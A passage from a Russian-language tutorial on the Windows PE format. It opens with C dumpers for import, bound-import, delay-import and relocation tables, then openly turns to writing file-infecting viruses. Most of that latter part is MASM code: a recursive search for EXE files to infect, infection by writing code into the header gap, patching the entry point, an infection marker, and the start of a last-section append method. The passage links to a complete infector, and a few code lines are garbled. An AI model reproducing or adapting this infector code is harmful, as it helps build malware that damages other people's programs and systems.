    PIMAGE_NT_HEADERS pPE=(PIMAGE_NT_HEADERS)NTSIGNATURE((long)hMap);
    PIMAGE_IMPORT_DESCRIPTOR Import=(PIMAGE_IMPORT_DESCRIPTOR)
        (RVAToOffset((long)hMap,
        pPE->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT]).
```

```

        VirtualAddress)+(long)hMap);
IMAGE_THUNK_DATA32* Thunk;
PIMAGE_IMPORT_BY_NAME ImportName;
int x=0;
while (Import->Characteristics!=0)
{
    x++;
    printf("-----Library: %s-----\n TimeDateStamp:
        %X\n ForwardedChain:%X\n OriginalFirstThunk:%X\n FirstThunk:
        %X\n",RVAtOffset((long)hMap,Import->Name)+(long)hMap,
        Import->TimeDateStamp,Import->ForwarderChain,
        Import->OriginalFirstThunk,Import->FirstThunk);
    Thunk=(IMAGE_THUNK_DATA32*)(RVAtOffset((long)hMap,
        Import->OriginalFirstThunk)+(long)hMap);
    while (Thunk->u1.Ordinal!=0)
    {
        if ( ( (Thunk->u1.Ordinal) & 0x80000000)!=0)
        {
            printf("Ordinal: %X\n",
                (long)(IMAGE_THUNK_DATA32*)Thunk->u1.Ordinal);
        }
        else
        {
            ImportName=(PIMAGE_IMPORT_BY_NAME)(RVAtOffset((long)hMap,
                (long)(Thunk->u1.AddressOfData))+(long)(hMap));
            printf("NameOfFunction:%s\n",&(ImportName->Name));
        }
        Thunk++;
    }
    Import++;
}
}

```

Биндинг

Компанией Microsoft была создана утилита, которая называется BIND. Ей на вход подается PE-файл, а она записывает в массив OriginalFirstThunk, таблицы импорта данного файла, адреса функций которые данный PE-файл использует. Такая операция называется биндингом (binding) и служит в целях оптимизации процесса загрузки исполняемого файла. Есть два вида биндинга – OLD STYLE BINDING и NEW STYLE BINDING.

Вначале об OLD STYLE BINDING. Адреса функций таблицы импорта уже известны до загрузки программы. Загрузчик файла смотрит на поле TimeDateStamp структуры IMAGE_IMPORT_DESCRIPTOR. Если это поле равно полю TimeDateStamp той DLL, из которой импортируются функции, то адреса импортированных функций не изменяются и загрузчик ничего не делает, т.к. правильные адреса уже находятся в модуле. Если поля TimeDateStamp в DLL и в таблице импорта не равны, то загрузчик патчит адреса импортированных функций с помощью стандартного механизма. Поле TimeDateStamp требуемой DLL может иметь значение 0, что происходит, если для данной функции не было биндинга. В этом случае загрузчик пропатчит все адреса импортируемых функций, для которых поле TimeDateStamp равно нулю. Если DLL была загружена не по своему предпочтительному адресу, то также происходит патч соответствующих адресов функций.

Если DLL экспортирует функцию, код которой находится в другой DLL, т.е. при передаче экспорта, то используется поле ForwarderChain структуры IMAGE_IMPORT_DESCRIPTOR. Поле ForwarderChain содержит индекс в массиве FirstThunk первого импортируемого форварда. Если переданная функция – последняя, то это значение элемента соответствующего данному индексу равно -1. Если это не последний форвард в цепочке, то элемент содержит следующий индекс в этом же массиве. Т.о. происходит проход по цепочке переданных функций и заполнение адресами

соответствующих двойных слов массива FirstThunk. Т.к. у нас есть параллельный массив - OriginalFirstThunk, то мы используем информацию из него об именах форвардных функций. Обратите внимание, то массив OriginalFirstThunk обязан быть не нулевым, чтобы использовать биндинг форвардных функций. Если утилите BIND передается PE-файл в котором нулевой массив OriginalFirstThunk, то она отказывается обрабатывать такой файл.

Теперь о NEW STYLE BINDING. Перед загрузкой файла в массиве элементов типа IMAGE_THUNK_DATA уже также содержатся адреса импортируемых функций. Изменится механизм импорта переданных функций. При NEWSTYLEBINDING поля TimeDateStamp и ForwarderChain для DLL, из которых происходит экспорт форвардов, равны -1. Загрузчик ориентируется на эти значения -1, и использует директорию bound-импорта, где содержится информация о форвардных функциях.

Bound-импорт

Bound-импорт называют также - привязанный импорт. В массиве DataDirectory элемент с индексом 11 соответствует директории отложенного импорта. Отложенный импорт используется при NEWSTYLEBINDING. Используя bound-импорт можно также оптимизировать процесс загрузки, т.к. есть возможность не пропатчивать, даже адреса, переданных функций. С этой директорией связан массив структур IMAGE_BOUND_IMPORT_DESCRIPTOR, каждая из которых определена следующим образом:

```
typedef struct _IMAGE_BOUND_IMPORT_DESCRIPTOR {
    DWORD   TimeDateStamp;
    WORD     OffsetModuleName;
    WORD     NumberOfModuleForwarderRefs;
    // Array of zero or more IMAGE_BOUND_FORWARDER_REF follows
} IMAGE_BOUND_IMPORT_DESCRIPTOR, *PIMAGE_BOUND_IMPORT_DESCRIPTOR;
```

DWORD TimeDateStamp; Временная метка. Она нужна для того, чтобы узнать не изменилась версия DLL, к которой привязаны адреса. Если это значение совпадает со значением временного штампа у библиотеки все отлично, т.е. не надо патчить переданные функции, иначе будет использоваться стандартный механизм импорта. Нулевое значение времени соответствует любому времени. **WORD OffsetModuleName; Смещение имени DLL, начиная от начала данной директории. Именно смещение, а не RVA!** **WORD NumberOfModuleForwarderRefs;**

Счетчик – указатель количества структур типа IMAGE_BOUND_FORWARDER_REF, которые следуют после данной структуры. Строение их такое, как и у IMAGE_BOUND_IMPORT_DESCRIPTOR, только поле NumberOfModuleForwarderRefs зарезервировано.

Пример работы с Bound-импортом

```
void printBoundImport(long hMap)
{
    PIMAGE_NT_HEADERS pPE=(PIMAGE_NT_HEADERS)NTSIGNATURE((long)hMap);
    PIMAGE_BOUND_IMPORT_DESCRIPTOR Bound=(PIMAGE_BOUND_IMPORT_DESCRIPTOR)
        (RVAtOffset((long)hMap,
        pPE->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT].
        VirtualAddress)+(long)hMap);
    printf("DLL Name:%s TimeDateStamp:%X", (long)Bound+(long)
        (Bound->OffsetModuleName), Bound->TimeDateStamp);
    for (int i=0; i<Bound->NumberOfModuleForwarderRefs; i++)
    {
        Bound++;
        printf("DLL Name:%s TimeDateStamp:%X\n",
            (long)Bound+(long)(Bound->OffsetModuleName),
            Bound->TimeDateStamp);
    }
}
```

Delay-импорт

Delay-импорт, называется также, - отложенный импорт. Delay-импорт – это промежуточный подход между неявным импортом и явным импортом с помощью LoadLibrary/GetProcAddress. Механизм отложенного импорта – это не свойство операционной системы, это дополнительный код в Вашей программе, с помощью которого оптимизируется импорт API-функций. Этот дополнительный код называется – DelayHelper. Если Ваша программа запускает впервые API-функцию, то код Delay-импорта вызывает LoadLibraryи GetProcAddress. Адрес впервые вызванной функции будет сохранен в таблице импортированных функций отложенного импорта. На данные имеющие отношение к отложенному импорту указывает запись номер IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT в таблице директорий. RVAв DataDirectoryуказывает на массив структур ImgDelayDescr. Эта структура определена в заголовочном файле DELAYIMP.H. Вот ее вид:

```
typedef struct ImgDelayDescr {
    DWORD      grAttrs;           // attributes
    LPCSTR      szName;           // pointer to dll name
    HMODULE *   phmod;            // address of module handle
    PImgThunkData pIAT;           // address of the IAT
    PCImgThunkData pINT;           // address of the INT
    PCImgThunkData pBoundIAT;      // address of the optional bound IAT
    PCImgThunkData pUnloadIAT;     // address of optional copy of original IAT
    DWORD      dwTimeStamp;       // 0 if not bound,
                                   // 0.W. date/time stamp of DLL bound to (Old BIND)
} ImgDelayDescr, * PImgDelayDescr;
```

Каждая структура соответствует одной DLLимпортированной с помощью отложенного импорта. В данном массиве присутствует указатель на массив IAT, идентичный массиву, используемому в стандартном механизме импорта, а также массив таблицы импортируемых имен INT (ImportNameTable). В IAT помещаются адреса при первом вызове соответствующей функции. Рассмотрим все поле структуры по порядку:

DWORD grAttrs; Это поле указывает на тип адресации, применяющийся в структурах Delay-импорта. Если это поле равно 1, то адреса – RVA, если – 0, то VA. **LPCSTR szName;** **Указатель RVA/VAна ASCIIZ-строку с именем загружаемой DLL.** **HMODULE * phmod** **В файле это поле может быть любым. Но при загрузке, лoader помещает в него описатель DLL.** **PImgThunkData pIAT;** **RVA/VA-указатель на таблицу импортированных адресов (IAT).** Если это значение равно нулю, то это последний элемент массива. **PCImgThunkData pINT;**

RVA/VA-указатель на таблицу имен функций (INT). Если это значение равно нулю, то это последний элемент массива. **PCLngThunkData pBoundIAT**; RVA/VA-указатель на таблицу адресов функций Bound-импорта. **PCLngThunkData pUnlodaIAT**; Когда DLLвыгружается из памяти, то она имеет возможность восстановить таблицу адресов отложенного импорта в исходное состояние, обратившись к ее оригинальной копии. Указатель на оригинальную копию находится в данном поле. Это аналог массива OriginalFirstThunk. **DWORD dwTimeStamp**;

Временная метка. Возможно не проходить по всем функциям для данной библиотеки. Если временная метка не пуста и таблица Bound-импорта не пуста, то загрузчик не будет заполнять IAT, а воспользуется таблицей bound-IAT. В данном случае здесь таблица bound-импорта отдельная и она используется в поддержку delay-импорта.

Пример работы с Delay-импортом

Представляю Вашему вниманию, пример процедуры – дампера таблицы отложенного импорта:

```
void printDelayImport(long hMap)
{
    PIMAGE_NT_HEADERS pPE=(PIMAGE_NT_HEADERS)NTSIGNATURE((long)hMap);
    PImgDelayDescr Delay=(PImgDelayDescr)(RVAtOffset((long)hMap,
        pPE->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT].
        VirtualAddress)+(long)hMap);
    while (Delay->pIAT!=0)
    {
        if (Delay->grAttrs==1)
        {
            printf("-----%s-----\n",
                RVAtOffset((long)hMap,(long)(Delay->szName))+(long)hMap);
            printf("Attrib: %X\nTimeStamp: %X\nImport Address Table:
                %X\nImport Name Table: %X\nBound IAT: %X\nUnloda IAT:%X\n",
                Delay->grAttrs,Delay->dwTimeStamp,Delay->pIAT,Delay->pINT,
                Delay->pBoundIAT,Delay->pUnlodaIAT);

        }
        else
        {
            printf("-----%s-----\n",RVAtOffset((long)hMap,
                (long)(Delay->szName-pPE->OptionalHeader.ImageBase))+(long)hMap);
            printf("Attrib: %X\nTimeStamp: %X\nImport Address Table:
                %X\nImport Name Table: %X\nBound IAT: %X\nUnloda IAT:%X\n",
                Delay->grAttrs,Delay->dwTimeStamp,Delay->pIAT,Delay->pINT,
                Delay->pBoundIAT,Delay->pUnlodaIAT);

        }
        Delay++;
    }
}
```

Особенности импорта на конкретных реализациях загрузчиков

В разных ОС импорт может быть реализован по-разному. Механизмов – целых 3! И загрузчик вправе выбирать, какой из них, и в каком порядке, в случае провала, будет использован. Загрузчик, например, может сразу просмотреть цепочку директорий и сразу перейти к bound-импорту. Если он валиден, то использовать его для импорта. Если он не корректный, то перейти к стандартному механизму импорта. Т.о., в зависимости от ОС, загрузчик в праве выбирать какой механизм импорта ему использовать. В любом случае Вы можете узнать, как происходит импорт, исследуя поведение загрузчика с помощью дизассемблирования. Но если мы хотим сделать переносимый вирус, то на эти особенности полагаться ни в коем случае нельзя.

Базовые поправки

Если PE-файл не загружается по ImageBase, то применяются базовые поправки. Для данной секции применим особый термин – дельта. Дельта - это разница по модулю между базовым адресом для PE-файла и значением ImageBase в опциональном заголовке. Если файл загрузился по базовому адресу, то базовые поправки не нужны. Чаще EXE-файл грузится по своему базовому адресу, но DLL обычно – нет. Базовые поправки – это набор смещений, по которым нужно прибавить дельту. Для базовых поправок часто выделяется отдельная секция .reloc, но они также могут не иметь отдельной секции, а быть частью какой-либо секции. Поправки упаковываются сериями смежных кусков различной длины. Каждый кусок описывает поправки для одной четырехкилобайтовой страницы. Секция базовых поправок начинается с массива структур IMAGE_BASE_RELOCATION, которая выглядит следующим образом:

```
typedef struct _IMAGE_BASE_RELOCATION {
    DWORD   VirtualAddress;
    DWORD   SizeOfBlock;
    // WORD   TypeOffset[1];
} IMAGE_BASE_RELOCATION;
typedef IMAGE_BASE_RELOCATION UNALIGNED * PIMAGE_BASE_RELOCATION;
```

DWORD VirtualAddress; Начальный RVA для данного куса поправок. Смещение каждой поправки, которая следует дальше, добавляется к данной величине для получения RVA, для которого должна быть применена поправка. **DWORD SizeOfBlock;**

Размер данной поправки + все последующие поправки типа WORD. Можно определить количество поправок в данном блоке с помощью формулы

$$(6) X = (\text{SizeOfBlock} - \text{sizeof}(\text{IMAGE_BASE_RELOCATION})) / 2$$

WORD TypeOffset

Это не одно слово, а массив слов, количество элементов в котором вычисляется с помощью формулы (6). 12 младших разрядов каждого из этих слов представляют поправочное смещение, которое должно быть прибавлено к значению из поля VirtualAddress из данного блока поправок. 4 старших разряда – тип поправки. Для процессоров Intel для типа поправки есть единственное возможное значение – IMAGE_REL_BASED_HIGHLOW. При данном значении к двойному слову по вычисленному адресу смещения прибавляется дельта.

Пример работы с базовыми поправками

Процедура предполагает, что все поправки типа IMAGE_REL_BASED_HIGHLOW.

```
void printRelocTable(long hMap)
{
    PIMAGE_NT_HEADERS pPE=(PIMAGE_NT_HEADERS)NTSIGNATURE((long)hMap);
    PIMAGE_BASE_RELOCATION Reloc=(PIMAGE_BASE_RELOCATION)
        (RVAToOffset((long)hMap,
        pPE->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].
        VirtualAddress)+(long)hMap);
    while (Reloc->VirtualAddress!=0)
    {
        int number=(Reloc->SizeOfBlock-8)/2;
        WORD* Rel=(WORD *)((long)Reloc+8);
        printf("Virtual Address: %X\nNumber of Relocation:Relocation\n",
            Reloc->VirtualAddress);
        for (int i=0;i<number-1;i++)
```

```

{
    printf("%d:%X\n", i, (0xFFFF)&(Rel[i]));
}
Reloc=(PIMAGE_BASE_RELOCATION)((long)Reloc-»SizeOfBlock+(long)Reloc);
}
}

```

Программа PE Inside Console Version

В рамках данной главы я также выкладываю пример работы с PE-файлами консольной программы PE Inside. Просто посмотрите, как это работает и все. Все построено на функциях и макросах и не должно вызвать у Вас проблем. Скачайте исходный код [здесь](#) (с [ссылка на файл PEInsideConsole.rar](#)).

Программа PEInsidev0.5alfa

Данная программа демонстрирует работу с PE-файлами. Она была сделана в рамках написания данной главы и имеет открытый исходный код, который Вы можете использовать в своих целях. При первом запуске программа добавляет себя в контекстное меню для PE-файлов, чтобы быстро просмотреть или отредактировать поля PE-файла. Скачать программу можно [здесь](#) ([ссылка на файл PEInsideBin.rar](#)). Скачать исходный код проекта VisualC++ можно [здесь](#) ([ссылка на файл PEInsideSrc.rar](#)). Это только версия 0.5alfa и она мало чего умеет, но далее ее возможности будут расширяться.

PE64

PE64 – это расширение PE32 на случай 64-разрядной платформы. Не бойтесь, изменения между этими форматами минимальны, т.к. все что изменяется - это адреса в памяти. Поэтому все 32-разрядные поля превращаются в 64-разрядные. В Си для адресации используется тип `__int64`. Но не забывайте, что в 32-х разрядных процессорах все регистры 32-разрядные по определению. Так что для работы с таким типом используются два регистра. Сами структуры в PE-файле остались прежними. Естественно изменились смещения. Все что Вам понадобится для работы с этим форматом, так это спецификация Microsoft. А в теории Вы можете опираться на имеющиеся здесь выкладки.

Домашнее задание

Здесь я предлагаю оторваться от чтения и попробовать все прочтенное самому. Единственным способом понять все тонкости PE-формата - это трогать ручками все структуры. Попробуйте написать дамперы соответствующих структур. Откройте hex-редактор и найдите все структуры, попробуйте изменить чего-нибудь etc. Я собрал все нужные структуры в один файл и выкладываю [здесь](#) ([ссылка на файл pestruct.doc](#)). Распечатайте этот документ и повесьте у себя рядом с кроватью. Это приблизит Вас к истинному пониманию структуры PE-файлов. Очень желательно знать все смещения соответствующих структур наизусть, дабы не отстать от Мыша ;)

Способы внедрения внутрь исполняемого файла

Вот мы и добрались до самого главного, т.е. к чему стремились. Все смещения структур PE-файла мы знаем наизусть, знаем как загрузчик работаем с PE-файлами, значит можно заражать файлы. Школьники ходят в школу, учатся, кушают в столовой. Студенты с папочками и с очочками занимаются, а мы пишем вирусы, а все остальное mustdie. Здесь будут рассмотрены более или менее стандартные способы и наиболее простые.

Мы отвлеклись. Вот стандартные действия Windows-вируса:

- 1) Поиск файлов для заражения.
- 2) Проверка, не заражен ли уже файл.
- 3) Если нет, то заражаем.

Исходя из этих действий выдвигается новая тема. Итак...

Поиск файлов

Когда наш детеныш запускается, то он начинает поиск файлов и соответственно заражение. Обычно вирусы не заражают сразу все файлы, чтобы быть не замеченными. Сейчас мы напишем процедуру, которая ищет файлы. Если находится директория, то для этого директории рекурсивно вызывается эта же процедура. Рекурсия – это очень интересная вещь в программировании. Мы еще будем обращаться к этому понятию. Т.к. мы программируем в 3 кольце защиты, то в этом кольце для поиска файлов используются три API-функции: FindFirstFile, FindNextFile, FindClose – соответственно начало поиска, продолжение поиска и завершение поиска. Эта процедура похожа на «Танго мастдайное». Кому надо тот понял. Процедура требует два параметра. Процедура универсальна, сохраняет все регистры. В этом примере я не стал ее оптимизировать. Все что нужно об оптимизации Вы узнаете в соответствующей главе. Но процедура не до конца доделана. Точнее говоря, файлы она ищет все, но ничего не делает с ними. Вы должны добавить всего лишь, что делать с найденными файлами. Что получить имя найденного файла используйте член структуры WIN32_FIND_DATA – cFileName. Чтобы получить путь для этого файла используйте локальную переменную Path. Она следующего вида: <Путь к файлу>F3,F3,F3,0. Где F3 и 0 – это байты. Чтобы получить нормальный путь к файлу надо убрать 3 F3 байта и слить эту строку со строкой содержащей имя файла. В примере немного позже Вы увидите, как это делается. Я добавляю эти лишние байты, для того, чтобы для следующих папок в данной, путь формировался правильно. Эти байты играют роль маски в конце, которая потом удаляется.

```
#####
;Процедура FindEXE рекурсивного поиска файлов
;Вход: Dir - адрес ASCII-строки с именем директории где производить поиск
; Mask2 -адрес ASCII-строки " *.*",0
;#####
FindEXE proc Dir:DWORD, Mask2:DWORD
LOCAL Find:WIN32_FIND_DATA
LOCAL hFile:DWORD
LOCAL Path[1000]:BYTE
pushad
;#####0обработка переданного пути#####
invoke lstrlen,Dir;вычисляем длину переданного пути

mov esi,Dir
lea edi,Path
mov ecx,eax
```

```

rep movsb;получаем в Path - путь для поиска

lea edi,Path
add edi,eax
mov esi,Mask2
mov ecx,5
rep movsb;Path=Path+Mask+\0
;#####Обработка переданного пути#####

lea ebx,Find
lea edi,Path
invoke FindFirstFile,edi,ebx;начало поиска
.IF eax!=INVALID_HANDLE_VALUE;если начало поиска удачно
    mov hFile,eax
invoke FindNextFile,hFile,ADDR Find;продолжение поиска
.WHILE eax!=0;если продолжение поиска удачно
    mov ebx,Find.dwFileAttributes
    and ebx,FILE_ATTRIBUTE_DIRECTORY
    lea ecx,Find.cFileName
    .IF (ebx==FILE_ATTRIBUTE_DIRECTORY) && (byte ptr [ecx]!='.')
        lea ebx,Path
;#####Удаляем '\*.*'#####
        push ebx
        push ebx
        call strlen
        pop ebx
        add ebx,eax
        sub ebx,3
        mov edi,ebx
        mov eax,0
        mov ecx,3
        cld
        rep stosb;удаляем маску
;#####END Удаляем '\*.*'#####
;#####Добавляем имя директории к строке#####
        lea ebx,Path
        push ebx
        call strlen
        add ebx,eax
        mov edi,ebx

        push edi
        lea edx,Find.cFileName
        push edx
        call strlen
        mov ecx,eax
        inc ecx
        pop edi

        lea edx,Find.cFileName
        mov esi,edx
        cld
        rep movsb
        mov byte ptr [edi],0
;#####END Добавляем имя директории к строке#####
        lea ebx,Path
        push Mask2
        push ebx
        call FindEXE;рекурсивный вызов
        std

        lea ebx,Path
        push ebx
        call strlen
        add ebx,eax
        mov edi,ebx

        mov ecx,10000
        mov al,'\ '
        repne scasb
        add edi,2

```

```

mov ecx,3
mov eax,0f3h
cld
rep stosb
mov byte ptr [edi],0
.ELSE
;#####Не EXE ли это#####
lea ebx,Find.cFileName;не exe ли это?
push ebx
push ebx
call strlen
pop ebx
add ebx,eax
sub ebx,4
.IF (dword ptr [ebx]=='exe.')||(dword ptr [ebx]=='EXE.')
;EXE ФАЙЛ НАЙДЕН!!
.ENDIF
;#####Не EXE ли это#####
.ENDIF
invoke FindNextFile,hFile,ADDR Find;продолжение поиска
.ENDW
.ENDIF
popad
ret
FindEXE endp
;#####
;Конец Процедуры FindEXE рекурсивного поиска файлов
;#####

```

Проверка PE-файла на правильность

Как проверить, что PE-файл является валидным я рассказывал в главе 1. Просто, используйте процедуру ValidPE, передавая ей правильные параметры.

Способ 1. Внедрение в заголовок

У нас в распоряжении есть исполняемый файл, мы должны заразить его. Давайте рассмотрим первый способ. Как Вы уже знаете, в начале PE-файла идет PE-заголовок. Между окончанием таблицы секции и первой секцией есть промежуток. Этот промежуток появляется из-за файлового выравнивания (значение FileAlignment в файловом заголовке). Туда мы можем впихнуть исполняемый вредоносный код. Плохо, что места мало, значит либо наш вирус будет очень маленьким или очень оптимизированным, либо в это место мы внедрим только часть вируса. Хорошо то, что размер файла не изменяется. Запись в данную область возможна, если изменить атрибуты соответствующих страниц. Рассмотрим алгоритм внедрения кода, используя запись в заголовок:

1. Найти конец таблицы секций
2. Найти физическое смещение 1 секции
3. Вычислить максимальный размер кода, который можно внедрить
4. Проверить bound-импорты. Если они присутствуют, то уничтожить запись о них в таблице директорий.
5. Записать код.
6. В конец кода установить jmp нормальную AddressOfEntryPoint
7. Изменить AddressOfEntryPoint
8. Изменить SizeOfHeaders на физическое смещение последней секции

9. Есть шаги, которые необходимо будет выполнять при любом способе заражения. Я опишу их в каждом разделе.

Получение важных частей отображения

При работе с PE-файлом мы будем постоянно обращаться к некоторым областям, важными для нас. Необходимо получить указатели на них, чтобы постоянно не вычислять эти значения. Нам будут нужны следующие значения: PE-заголовок, таблица секций, таблица директорий, файловый заголовок, опциональный заголовок. В этом примере кода, предполагается что в hMap находится проекция EXE-файла-жертвы.

```
.data?
pPE dd ?
pSectionTable dd ?
pDataDirectory dd ?
pFileHeader dd ?
pOptionalHeader dd ?
.....
;#####Получение адреса PE-заголовка#####
assume edi:ptr IMAGE_DOS_HEADER
mov edi,hMap
add edi,[edi].e_lfanew
mov pPE,edi
;#####END Получение адреса PE-заголовка#####
;#####Получение адреса файлового заголовка#####
add edi,4
mov pFileHeader,edi
;#####END Получение адреса файлового заголовка#####
;#####Получение адреса опционального заголовка#####
add edi,sizeof IMAGE_FILE_HEADER
mov pOptionalHeader,edi
;#####END Получение адреса опционального заголовка#####
;#####Получение адреса таблицы директорий#####
assume edi:ptr IMAGE_OPTIONAL_HEADER
lea edi,[edi].DataDirectory
mov pDataDirectory,edi
;#####END Получение адреса таблицы директорий#####
;#####Получение адреса талицы секций#####
mov edi,pOptionalHeader
mov eax,[edi].NumberOfRvaAndSizes
mov edi,pDataDirectory
mov edx,sizeof IMAGE_DATA_DIRECTORY
mul edx
add edi,eax
mov pSectionTable,edi
;#####END Получение адреса таблицы секций#####
```

Переход на старый AddressOfEntryPoint

Когда мы внедряем код, то мы изменяем точку входа на нашу. Чтобы управление вернулось программе необходимо прыгнуть на инструкции, с которых первоначально планировалось выполнение. Ниже приведен отрывок кода, который добавляет инструкции после внедренного кода для перехода на оригинальную точку входа. Предполагается, что в pOptionalHeader находится указатель на опциональный заголовок. Так же предполагается, что в регистре EDI находится место, куда мы хотим записать команды перехода. Проекция EXE файла создается не как SEC_IMAGE, а как обычная, потому что при SEC_IMAGE запись на диск не производится :(, даже если мы изменяем атрибуты страниц с помощью VirtualProtect

```
;#####Переход на старую точку входа#####
mov esi,pOptionalHeader
assume esi:ptr IMAGE_OPTIONAL_HEADER
mov eax,[esi].AddressOfEntryPoint;В EAX - старая точка входа
add eax,[esi].ImageBase
mov byte ptr [edi],0BFh;BF - опкод команды mov edi,XXXXXX
inc edi
push eax
pop dword ptr [edi];Джампим к старой точке входа
add edi,4
mov word ptr [edi],0E7FFh;FFE7 - опкод команды jmp edi
;#####END Переход на старую точку входа#####
```

Код инфектора

Сначала мы получаем все важные части отображения. После проецирования файла проверяем корректен ли он. Если он корректен, то проверяем, не заражен ли он уже. Чтобы это проверить, надо знать некоторые отличительные особенности зараженности данного файла. При самом заражении в поле Win32VersionValue добавляются байты - 00BADF11Eh. Если в данном поле такие байты, то файл заражен. Посмотрите на пример:

```
;#####Не заражен ли уже файл?#####
mov edi,pOptionalHeader
assume edi:PTR IMAGE_OPTIONAL_HEADER
.if [edi].Win32VersionValue==00BADF11Eh
push MB_ICONERROR
push offset TitleMes1
push offset Error2Str
push 0
call MessageBox
jmp Exit
.ENDIF
;#####END Не заражен ли уже файл?#####
```

Для индикатора зараженности подойдет любое поле, которое не используется загрузчиком. Я описывал ранее, какие это поля. Если посмотреть внимательно на какой-нибудь PE-файл с Bound-импортом, то обычно Bound-импорт помещается как раз в это свободное пространство нужное нам. Bound-импорт – средство оптимизации загрузки. Но если его удалить, то файл будет все равно нормально загружаться.

Теперь надо найти начало свободного пространства в заголовке. Это пространство будет начинаться сразу после таблицы секций. Посмотрите на код и мои комментарии:

```
;#####Поиск конца таблицы секций+1#####
mov edi,pFileHeader
assume edi:ptr IMAGE_FILE_HEADER
xor eax,eax
mov ax,[edi].NumberOfSections
mov edx,sizeof IMAGE_SECTION_HEADER
mul edx;теперь в eax - количество байт, которые занимают все секции
mov edi,pSectionTable
add edi,eax;теперь в edi - начало промежутка
push edi;сохраняем начало промежутка
;#####END Поиск конца таблицы секций+1#####
```

Чтобы получить начало первой секции в файле надо пройти по всем секциям и сохранить минимальное физическое смещение. Мы делаем это для того, что в таблице секций, первая запись не обязательно соответствует первой секции в файле. Иначе можно было бы взять информацию из первой записи в таблице секций. Чаше, в конечном итоге, так и получается. Вот исходный делающий эти операции:

```
;#####Поиск физического смещения первой секции#####
```

```

mov edi,pFileHeader
assume edi:ptr IMAGE_FILE_HEADER
xor ecx,ecx
mov cx,[edi].NumberOfSections
dec cx
mov edi,pSectionTable
assume edi:ptr IMAGE_SECTION_HEADER
xor eax,eax
mov eax,[edi].PointerToRawData;в eax - физическое смещение 1 секции в таблице секций
add edi,sizeof IMAGE_SECTION_HEADER
NextSection:
.if eax>[edi].PointerToRawData
    mov eax,[edi].PointerToRawData
.endif
add edi,sizeof IMAGE_SECTION_HEADER
loop NextSection
;#####END Поиск физического смещения первой секции#####

```

После проекции, проверки EXE-файла и получения информации о промежутке в заголовке проецируем файл, откуда берутся данные, которые надо внедрять. Потом проверяем размер промежутка и размер файла. Если размер промежутка достаточен для кода, то можно внедрять. Код внедряем обычными цепочечными командами ассемблера:

```

;#####Запись#####
mov ecx,eax;количество байт для записи
mov edi,AddressOfCode
mov esi,hMap2
rep movsb;запись!
;#####Запись#####

```

После данных из файла необходимо поставить переход на нормальную точку входа. Я делаю это следующими инструкциями:

```

mov EDI,<Старая_точка_входа+ImageBase>;BFXXXXXXXXX
jmp edi;FFE7

```

Далее программа модифицирует точку входа. Параметр SizeOfHeaders очень важен для нас. Он должен быть равен физическому смещению последней секции. Иначе загрузчик не спроецирует код, а забудет пространство нулями.

В этом(ссылка на файл **pe_infector1.asm**) файле находится код инфектора. К сожалению, этот способ внедрения отлавливают все антивирусы, просто проверяя, что точка входа указывает на заголовок. Можно, например, записать код в заголовок и потом использовать его. При этом обязательно, чтобы AddressOfEntryPoint не указывал на заголовок. Т.е. можно использовать это место для хранения т.н. загрузочной процедуры, которая передает управление на соответствующие инструкции.

Способ 2. Запись в конец последней секции

Этот способ более предпочтителен для внедрения потустороннего кода в PE-файл. Можно внедрять сколько угодно кода. Но, используя данный способ изменяется размер файла. Что в этом плохого догадайтесь сами. Способ заключается в простом добавлении кода в конец последней секции с изменением параметров для данной секции. Вот алгоритм внедрения, используя расширение последней секции:

1. Находим последнюю секцию виртуально и физически.
2. Проверка, не равен ли размер последней секции нулю.
3. Если нет, то записываем в конец секции код вируса.

4. Выравниваем новую секцию с учетом файлового выравнивания.
5. Правим виртуальный и физический размеры секций.
6. Правим точку входа.
7. Правим размер образа – $ImageSize = VirtualSize + VirtualAddress$
8. Правим характеристики – на 0A0000020h

Ну как? По-моему ничего сложного. Надо просто знать, какие поля есть в PE-заголовке, и помнить о них. Здесь нам пригодится и вычисление выравнивания секций. Как вы помните из главы 1, есть формула для вычисления, выровненного вверх или вниз, значения. Был также приведен код процедур для этих расчетов. Сейчас, я приведу код и Вам мигом все станет понятно.

Итоговый размер файла

Первая проблема, которая возникла – это каким делать размер файла. Ведь его нужно знать до заражения. Его нужно знать, чтобы соответствующим образом спроецировать файл и чтобы хватило места в проекции для внедряемого кода. Для нового размера файла используется такая формула:

$Y = X + \text{AlignUp}(\text{размер_кода} + 7, \text{FileAlignment})$,

где X – исходный размер файла, Y – новый размер файла, FileAlignment – файловое выравнивание для файла-жертвы. Для удобства я сделал процедуру для получения файлового выравнивания. Учтите что данная процедура не сохраняет регистры. Взгляните на эту процедуру:

```
#####
;Процедура GetFileAlignment
;Получение выровненного-вверх значения
;Вход: esi - указатель на строку с именем файла
;Выход: eax - значение FileAlignment
;!!!!!!!Процедура не сохраняет регистры!!!!!!!!!!!!!!
#####
GetFileAlignment proc
LOCAL hFile1:DWORD
LOCAL hMapping1:DWORD
;#####Create File Mapping instructions#####
invoke CreateFile,esi,GENERIC_WRITE or GENERIC_READ,FILE_SHARE_WRITE,NULL,
OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL
mov hFile1,eax
invoke CreateFileMapping,eax,NULL,PAGE_READWRITE,0,0,NULL
mov hMapping1,eax
invoke MapViewOfFile,eax,FILE_MAP_ALL_ACCESS,0,0,0
;#####END Create File Mapping instructions#####
;#####Проверка правильности PE-файла и ошибок при проекции#####
    .IF eax==0;ошибки при проецировании
        invoke CloseHandle,hFile1
        invoke CloseHandle,hMapping1
        mov eax,0
        ret
    .ENDIF
    mov esi,eax
    call ValidPE
    .IF eax==0;EXE-файл не корректный
        push esi
        call UnmapViewOfFile
        invoke CloseHandle,hFile1
        invoke CloseHandle,hMapping1
        mov eax,0
        ret
    .ENDIF
;#####END Проверка правильности PE-файла и ошибок при проекции#####
```

```

;#####Получение адреса PE-заголовка#####
assume edi:ptr IMAGE_DOS_HEADER
mov edi,esi
add edi,[edi].e_lfanew
;#####END Получение адреса PE-заголовка#####
;#####Получение адреса файлового заголовка#####
add edi,4
;#####END Получение адреса файлового заголовка#####
;#####Получение адреса опционального заголовка#####
add edi,sizeof IMAGE_FILE_HEADER
assume edi:ptr IMAGE_OPTIONAL_HEADER
invoke CloseHandle,hFile1
